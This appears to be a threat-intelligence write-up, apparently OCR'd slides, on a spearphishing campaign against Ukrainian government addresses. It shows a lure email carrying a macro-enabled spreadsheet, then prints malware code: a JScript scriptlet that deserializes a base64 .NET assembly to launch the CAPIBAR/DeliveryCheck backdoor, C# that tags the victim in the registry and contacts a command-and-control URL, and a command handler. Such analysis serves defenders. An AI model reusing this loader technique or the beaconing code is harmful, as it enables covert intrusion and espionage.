
cert.gov.ua
CERT-UA
Урядова команда реагування на комп’ютерні надзвичайні події України, яка функціонує в складі Державної служби ...

6:00 PM · Jul 19, 2023 · **69.3K** Views

3 164 275 39

Source: https://twitter.com/MsftSecIntel/status/1681695399084539908

Spearphishing email - Feb 2022




From ГУД ВУД АЛЬЯНС <bin_n@ukr.net>

To [redacted] gov.ua>

Subject **Квитанція за електроенергію (грудень 2022)**


```
Шановний Федір Сергійович, доброго дня!

Я представник Гуд Вуд Альянсу.
Висилаю Вам квитанцію за комунальні послуги.
Борги зростають. Прохання розглянути суму боргу і посприяти в погашенні.

У разі якщо ви не використовуєте об'єкт, який вказаний в рахунку, просимо
проінформувати.

*
**Товариство з обмеженою відповідальністю «ГУД ВУД АЛЬЯНС»*
*04071 м.Київ, вулиця Щекавицька, будинок 37/48, офіс
```

1 attachment: квитанція грудень 2022.xlsm 52,8 KB



Шановний абонент, просимо Вас сплатити рахунок за електроенергію до 10.02.2023 г.

Executing CAPIBAR (DeliveryCheck) .NET backdoor from Jscript as a .NET Assembly



```
<?XML version="1.0"?>
<scriptlet>

<registration
        description="Scripting.Dictionary"
        progid="Scripting.Dictionary"
        classid="{84F0FAE1-C27B-4F6F-807B-28CF6F96287D}"
    >
</registration>

<script language="JScript">

<![CDATA[
function setversion() {
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v4.0.30319';
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
"eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNl"+
```

```
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0u"+
"UmVmbGVjdGlvbi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA";
var entry_class = 'Program';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

</script>
</scriptlet>
```

```
public Program()
{
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol =
    SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls |
    SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
    ServicePointManager.ServerCertificateValidationCallback
    = Class1.instance.callback;

    string url =
    "https://mail.aet.in.ua/outlook/api/logoff.aspx";
    string gameBarId = string.Empty;
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.
        OpenSubKey("Software\\Microsoft\\GameBarApi");
        gameBarId = registryKey.GetValue("GameBarId").
        ToString();
        registryKey.Close();
    }
    catch
    {
        RegistryKey registryKey2 = Registry.CurrentUser.
        OpenSubKey("Software\\Microsoft", true);
        RegistryKey registryKey3 = registryKey2.CreateSubKey
        ("GameBarApi");
        gameBarId = Guid.NewGuid().ToString();
        registryKey3.SetValue("GameBarId", gameBarId);
        registryKey3.Close();
        registryKey2.Close();
    }
    if (!string.IsNullOrEmpty(gameBarId))
    {
        new Class0(gameBarId, url);
    }
}
```

CapiBar

```
static byte[] processCommand(string string_0, Class0
class0_0)
{
    byte[] result = null;
    string[] array = string_0.Split(new string[] { "<->"
     }, StringSplitOptions.RemoveEmptyEntries);
    if (array[0] == "XSLT")
        result = Class13.processXSLTCommand(array[1],
        class0_0);
    return result;
}
```

